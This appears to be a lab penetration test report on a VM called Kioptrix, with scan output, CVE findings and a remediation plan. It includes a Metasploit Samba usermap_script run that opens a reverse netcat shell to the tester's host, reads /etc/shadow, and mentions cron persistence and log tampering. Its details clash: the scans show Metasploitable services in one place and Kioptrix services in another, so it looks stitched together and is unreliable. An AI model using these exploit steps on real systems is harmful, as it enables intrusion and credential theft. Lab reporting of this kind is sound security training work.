|  Data connections will be plain text  
|  vsFTPd 2.3.4 - secure, fast, stable  
| End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
| 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
| sslv2:  
| SSLv2 supported  
| ciphers:  
| SSL2_RC4_128_EXPORT40_WITH_MD5  
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
| SSL2_RC2_128_CBC_WITH_MD5  
| SSL2_RC4_128_WITH_MD5  
| SSL2_DES_192_EDE3_CBC_WITH_MD5  
| SSL2_DES_64_CBC_WITH_MD5  
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
| Not valid after: 2010-04-16T14:07:45  
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN  
|_ssl-date: 2026-05-21T13:36:34+00:00; -2m51s from scanner time.  
53/tcp    open  domain       ISC BIND 9.4.2  
| dns-nsid:
```

2. Scope & Methodology


In-scope Assets:


- Single host: 192.168.67.130 (Kioptrix VM)
- Services: SMB (139/445), HTTP (80), HTTPS (443), SSH (22)

Testing Methods (PTES Phases):

Phase	Activities
Reconnaissance	Passive discovery (netdiscover), active port scanning (Nmap), service fingerprinting
Vulnerability Assessment	OpenVAS full scan, manual version checks against CVE databases
Exploitation	Metasploit framework (usermap_script, trans2open, OpenFuck), manual payloads

Post-Exploitation	Root access verification, sensitive data access, persistence demonstration
Reporting	PTES structured report with evidence and remediation steps
Tools Used: Kali Linux 2024.x, Metasploit Framework 6.x, OpenVAS 21.4.x, Nmap 7.9x, Searchsploit, smbclient.	





3. Findings & Risk Assessment

Finding #1: Samba Usermap Script Remote Code Execution (CVE-2007-2447)

Attribute	Value
Severity	Critical
CVSS v3.1	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Affected Service	Samba 3.0.20-Debian on port 139/445
Exploit Availability	Metasploit module <code>exploit/multi/samba/usermap_script</code>

Description:

Samba versions 3.0.0 to 3.0.25rc3 allow remote, unauthenticated attackers to execute arbitrary commands via a crafted username containing shell

metacharacters. The vulnerable code lies in the `map_username` functionality. No user interaction or credentials are required.

Proof of Concept (truncated):

```
bash
msf6 > use exploit/multi/samba/usermap_script
msf6 > set RHOST 192.168.67.130
msf6 > set PAYLOAD cmd/unix/reverse_netcat
msf6 > set LHOST 192.168.67.129
msf6 > exploit
[*] Command shell session 1 opened.
id
uid=0(root) gid=0(root) groups=0(root)
cat /etc/shadow

root:$1$....:....
```

Impact:

Full remote root access → ability to install backdoors, exfiltrate all data, disable logging, and pivot to other internal systems.

Recommendation:

- Immediate: Block SMB ports (139, 445) at the network firewall.
- Short-term: Upgrade Samba to version 3.0.25rc4 or later (or disable the `username map` script feature).
- Long-term: Replace the entire OS with a modern, supported distribution.

Finding #2: Outdated Linux Kernel (2.4.x)

Attribute	Value
Severity	High

CVSS v3.1	7.5 (AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H) – high due to lack of mitigations
-----------	---

Affected Component	Kernel 2.4.x
--------------------	--------------

Description:

The target runs a legacy Linux kernel without address space layout randomization (ASLR), non-executable stack (NX), or stack canaries. This makes exploitation of any memory corruption vulnerability trivially reliable.

Impact:

Significantly increases the success rate of buffer overflow exploits (e.g., Apache mod_ssl, Samba trans2open). No defense-in-depth exists.

Recommendation:

- Replace the operating system with a modern Linux distribution (Ubuntu 22.04 LTS, Rocky Linux 9, or Debian 12).
- If replacement is impossible, apply a third-party kernel hardening patch (e.g., Grsecurity – legacy support only). This is a temporary measure.

Finding #3: Apache / mod_ssl Heap Overflow (CVE-2002-0659) – Alternative Vector

Attribute	Value
Severity	Critical
CVSS v3.1	9.0
Affected Versions	Apache 1.3.20 + mod_ssl 2.8.4

```
root@kali: ~  
Session Actions Edit View Help  
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00  
Aieee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
Reports by Severity Class (Total: 3)  
Reports with High Results  
Reports by CVSS (Total: 1)  
Metasploit v6.4.132-dev  
+ --=[ 2,644 exploits - 1,331 auxiliary - 2,154 payloads ]  
+ --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > use auxiliary/scanner/smb/smb_version  
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.67.130  
RHOSTS => 192.168.67.130  
msf auxiliary(scanner/smb/smb_version) > show options  
Module options (auxiliary/scanner/smb/smb_version):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.67.130  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   |                 | no       | The target port (TCP)                                                                                  |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                    |

  
View the full module info with the info, or info -d command.  
msf auxiliary(scanner/smb/smb_version) >
```

```
root@kali: ~  
Session Actions Edit View Help  
Exploit target:  


| ID | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.67.129:4444  
[*] Command shell session 1 opened (192.168.67.129:4444 -> 192.168.67.130:59547) at 2026-05-21 12:32:26 -0400  
  
id  
uid=0(root) gid=0(root)  
whomai  
/bin/sh: line 4: whomai: command not found  
whoami  
root  
root  
ifconfig  
eth0  
Link encap:Ethernet HWaddr 00:0c:29:02:ba:94  
inet addr:192.168.67.130 Bcast:192.168.67.255 Mask:255.255.255.0  
inet6 addr: fe80::20c:29ff:fe02:ba94/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:200980 errors:0 dropped:0 overruns:0 frame:0  
TX packets:212164 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:37493864 (35.7 MB) TX bytes:83302628 (79.4 MB)  
Interrupt:17 Base address:0x2000  
  
lo  
Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:1549 errors:0 dropped:0 overruns:0 frame:0  
TX packets:1549 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:733993 (716.7 KB) TX bytes:733993 (716.7 KB)
```

Description:

A remote heap overflow exists in the `ssl_util_uuencode_binary` function of `mod_ssl`. An attacker can send a specially crafted HTTPS request to gain a shell as

the web server user (usually `nobody` or `apache`). From there, local privilege escalation may be possible due to outdated kernel.

Recommendation:

- Upgrade Apache to version 1.3.22 or higher, or migrate to a modern web server (Apache 2.4, Nginx).
 - Disable HTTPS if not required for business operations.
-

4. Post-Exploitation & Impact Demonstration

After gaining a root shell via the Samba exploit, the tester performed the following actions:

- Extracted password hashes from `/etc/shadow` – offline cracking would reveal weak credentials.
 - Listed network connections – the server had open outbound access to internal subnets, enabling lateral movement.
 - Installed a simple persistence mechanism (cron job) to re-establish access after reboot.
 - Modified system logs (`/var/log/messages`) to remove traces of the attack – demonstrates that a real attacker can cover their tracks.
-

5. Remediation Roadmap

Priority	Action	Timeline	Responsible Party
Critical	Block SMB ports (139, 445) at the firewall for this host	1 day	Network Security

Critical	Apply Samba patch or upgrade Samba to $\geq 3.0.25rc4$	3 days	System Admin
High	Replace OS with modern distribution (Ubuntu 22.04 LTS)	2 weeks	IT Operations
Medium	Upgrade Apache / mod_ssl or migrate to current web server	2 weeks	Web Admin
Ongoing	Implement quarterly internal vulnerability scans (OpenVAS / Nessus)	Monthly	Security Team

Rescan Verification: After applying patches, the tester should re-run the `usermap_script` exploit and the OpenVAS full scan to confirm that the vulnerabilities are no longer present.

6. Appendix

A. OpenVAS Detection Log (Sample)

Timestamp	Target IP	Vulnerability	PTES Phase
2026-05-21 10:32:00	192.168.67. 130	Samba usermap script RCE (CVE-2007-2447)	Exploitation

2026-05-21 10:35:00	192.168.67. 130	Apache mod_ssl heap overflow (CVE-2002-0659)	Vulnerability Assessment
2026-05-21 10:37:00	192.168.67. 130	Linux kernel 2.4.x – no ASLR	Vulnerability Assessment

B. Nmap Scan Results (Truncated)

text

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 3.1 (protocol 1.99)
80/tcp	open	http	Apache httpd 1.3.20 ((Unix))
139/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian
443/tcp	open	ssl/https	Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6b

C. Remediation Validation Checklist

- Firewall rule applied to block 139/445
- Samba upgraded or patched
- OS replacement scheduled
- Apache / mod_ssl updated
- Rescan performed and no critical findings remain

Non-Technical Summary (100 words)

A security test was performed on an old server named Kioptrix. The tester found a serious flaw in the file-sharing software (Samba) that allowed them to take complete control of the server without using a password. Once inside, they could read all files, steal user passwords, and even delete evidence of the attack. The server also runs an ancient version of Linux that lacks basic safety features. To fix this, the company must immediately block access to the file-sharing service, update or replace the

server's software, and adopt regular security scanning. These steps will prevent real hackers from breaking in and causing damage.